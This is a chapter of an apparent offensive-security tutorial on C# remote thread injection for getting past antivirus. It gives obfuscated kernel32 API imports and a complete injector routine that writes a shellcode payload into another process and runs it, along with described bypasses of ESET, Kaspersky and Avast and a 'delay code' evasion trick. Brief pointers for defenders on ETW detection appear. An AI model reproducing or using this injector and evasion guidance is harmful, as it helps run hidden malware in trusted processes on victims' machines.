## Chapter 14 : C# Delegate & Remote Thread Injection Technique (PART1)

- **Goal : Simple C# codes and calling API Functions**
- **Video**

### Simple C# codes and calling API Functions

In this chapter I want to talk about useful Technique "**Remote Thread Injection**" also "**C# Delegate**" But first we need to talk about **Remote Thread Injection** technique and Bypassing Avs without C# Delegate.


since 2014 up to 2017 I had some basic research about Anti-viruses (Bypassing Avs etc.), my research was about bypassing Anti-viruses (what I did in my research does not matter), but I had some very interesting experience about Some Avs like **Kaspersky AV** products which was installed in my lab systems (Win7x64 with last updates).

In 2015-2017 I saw something for some Processes (system processes with **NT AUTHORITY/SYSTEM** user like [***lsass*.exe** + ***smss*.exe**, **svchost.exe** ...] & **AV** processes) in my Win7x64, that was interesting to me when I catch some "suspicious Threads" in these Processes with Start-address "**0x0**" more often.

Note: I talked about this "suspicious Threads" & Remote Thread Injection Technique (Article link):
https://www.linkedin.com/pulse/bypassing-anti-virus-creating-remote-thread-target-mohammadbagher

### Remote Thread Injection Technique without C# Delegate


now we should talk about "**Remote Thread Injection**" technique and Threads with "0x0" start-address...
i want to show you two Pictures about this technique which i talked about that before this in this chapter, as you can see we have ESET & KASPERSKY and both bypassed by this technique very simple. (Pictures was for 2016-2017)



Picture 1: ESET NOD32 bypassed via Remote Thread Injection Technique

as you can see we have "**NativePayload_Tinjection**" code which is our Injector and Meterpreter Payload Injected by this tool to Target Process (in this case Notepad.exe:3168) and Thread-ID or TID 3932 created by this tool in target process with start-address "**0x0**" or "**0x00000000**" & this simple method was not detected by **ESET-NOD32 v10** with last-updates (2017-05-16).

That means our Malware Payload (Meterpreter payload) was injected to Notepad Process Memory (In-memory) & now your notepad is your malware process and this process is windows "trusted process". It seems ESET-NOD32 did not Scan these trusted processes "in-memory" very well because I have Meterpreter session without any detection… ;D also that TID:3932 still works very well.



Picture 2: Kaspersky AV bypassed via Remote Thread Injection Technique

In the next “Picture 2” you can see we have same attack in memory but in this case our Anti-virus is **Kaspersky v17**.
So you can see this attack worked very well and I tested this Technique (since 2017) on **Kaspersky** AV and **Kaspersky internet security**, **ESET**, **Avira**, **Malwarebyte**, **McAfee**, **AVG**, **Comodo**, **Avast…** with last updates and all of them Bypassed very well.

As you can see with this **Remote Thread Injection** Attack we can bypass almost all Avs but in my lab I saw this Remote Thread injection attack in my **Kaspersky** Process which means ~~Unknown~~ Code/Malware injected to my Anti-virus process with **NT AUTHORITY/SYSTEM** user.

also this malware was injected to **lsass** and other system processes like **svchost** with **NT AUTHORITY/SYSTEM** user that means full access to system by malware via trusted processes & activity “In-Memory” only.

**Important point:**
This Technique is very simple but is very dangerous also Payloads Detection for this technique “In-Memory” is difficult & (almost all Avs did not flag this Technique as Malware Behavior or Malware Attack in that time since 2014 up to 2018-19).
good news is these Thread/Process Injection codes now are flagged by almost all Avs but still some of them have Problem for **Technique Detection** in memory.


**Important point:**
with this simple example we can see our Anti-viruses have vulnerability for **Payload Detection** “In Memory” & for Trusted Process like **lsass** or **svchost** etc also when we have Malware Payloads & Backdoor behind **Anti-virus Processes** in memory then Malware Detection for this simple attack will be very difficult.

**Important point:**
as **Security Researcher** / **Pentester** or **Red Teamer** you should use this technique or something like that (Process Injection Techniques) for bypass anti-viruses but as **Blue Teamer** or **Defender** you need to know these techniques very well because you need to cover this vulnerability in your systems, some of these techniques still working very well “right now”. (for example **Process Hollowing** etc.)

Process Injection Techniques => https://attack.mitre.org/techniques/T1055/

For “Defenders” & “Blue Teams” in this case **ETW** will be very useful thing for **Technique Detection** like Process/Code/Thread Injection techniques & I will talk about “ETW” in the next chapters.

In the next “Picture 3” you can see this Technique Detected by MPD tool which integrated with ETW, in this simple code/tool you can Detect Injected Threads by ETW then you can Scan Memory for Payload Detection in target processes...




Picture 3: ETW & Detection for Remote Thread Injection Technique

Now we should to talk about Remote Thread Injection Technique without C# Delegate.
In this Technique you need to call some Native API Functions in C# like these:

```
60      [DllImport("ke"+"rne"+"l"+"32.dll")]
61      public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);
62
63      [DllImport("kernel32.dll")]
64      public static extern bool CloseHandle(IntPtr hObject);
65
66      [DllImport("ke" + "rne" + "l" + "32.dll")]
67      public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer,
68      uint nSize, out UIntPtr lpNumberOfBytesWritten);
69
70      [DllImport("ke" + "rne" + "l" + "32.d" + "ll")]
71      public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize,
72      AllocationType flAllocationType, MemoryProtection flProtect);
73
74      [DllImport("k" + "e" + "r" + "ne" + "l" + "32.dll")]
75      public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes,
76      uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, out uint lpThreadId);
```

Picture 4: API Functions for Remote Thread Injection Technique

for this technique you need to call these API functions, as you can see these API imported from "kernel32.dll" file by these codes:

```
[DllImport("ke"+"rne"+"l"+"32.dll")]
public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);

[DllImport("kernel32.dll")]
public static extern bool CloseHandle(IntPtr hObject);

[DllImport("ke" + "rne" + "l" + "32.dll")]
public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer,uint nSize, out UIntPtr lpNumberOfBytesWritten);

[DllImport("ke" + "rne" + "l" + "32.d" + "ll")]
public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection flProtect);

[DllImport("k" + "e" + "r" + "ne" + "l" + "32.dll")]
public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes,uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, out uint lpThreadId);
```


and these steps are for this simple Technique (Remote Thread Injection).

```
/// step 1
string[] X = args[1].Split(',');
int Injection_to_PID = Convert.ToInt32(args[0]);
byte[] Xpayload = new byte[X.Length];
for (int i = 0; i < X.Length;)
{ Xpayload[i] = Convert.ToByte(X[i], 16); i++; }

IntPtr _xhandle = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
/// step 2
IntPtr _vax = VirtualAllocEx(_xhandle, IntPtr.Zero, (uint)Xpayload.Length, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
/// step 3
UIntPtr _out = UIntPtr.Zero;
if (!WriteProcessMemory(_xhandle, _vax, Xpayload, (uint)Xpayload.Length, out _out))
/// step 4 Execute Native Code by Remote Thread Injection Method
uint xTid = 0;
IntPtr Xthread = CreateRemoteThread(_xhandle, IntPtr.Zero, 0, _vax, IntPtr.Zero, 0, out xTid);

/// close
CloseHandle(Xthread);
CloseHandle(_xhandle);
```

Step-0: Convert Payload from string to bytes, passed from cmd Arguments, all things was (In-memory)
Step-1: Opening Target Process
Step-2: Allocating Memory Address & Space for Payload in Target Process.
Step-3: Writing Payload in target process memory.
Step-4: Creating Remote Thread in target process (payload execution with Start address 0x0000) .

After these steps you have something like “Picture 1 & 2”, it means you have TID with start-address “**0x00000000**” or something like that.


Now your “Notepad.exe” Process is your Malware Process which means everything was in memory and these windows Processes now are infected by Injector/Malware.
In the next “Picture 5” you can see something like this technique but in this case we have “GRAT2” tool which is a C2 tool and this code injected to target process “Notepad” with PID 1712.




Picture 5: Dll Injection attack + C2 GRAT2

but in this case we have DLL Injection Attack which means my C# Code/DLL was injected to Target Process (Notepad:1712) and our code was running by that dll via Notepad Process and everything is behind Notepad Process with dll files… (so we have same result but by different techniques).


in 2017 my research about these Thread Injection Attacks was fun + Bingo.
Since 2019, Techniques/Codes Detection for this Method “Thread Injection” Started by Some Avs like AVAST, but with some simple **tricks** an attacker can bypass them again.



Picture 6-1: Remote Thread Injection was Detected by Avast (update:04-2019).

This is very good news for Defenders which these Simple and Dangerous Techniques now flagged by Anti-virus companies, as you can see in the picture 6-1 Meterpreter Session established but this Codes detected by AVAST and this Session killed by av and Injector Blocked by AVAST very well, but with “simple trick” an attacker can bypass them Again via this technique (Picture 6-2).


This trick is “**Delay Code**”, which help an attacker to bypass SOME anti-viruses again .



Picture 6-2: Delay code + Remote Thread Injection was not Detected by Avast (update:04-2019).

As you can see Thread Delay Codes was very useful for Bypassing AVAST “Behavior Shield” again.
You can test this trick for all Avs (one by one).

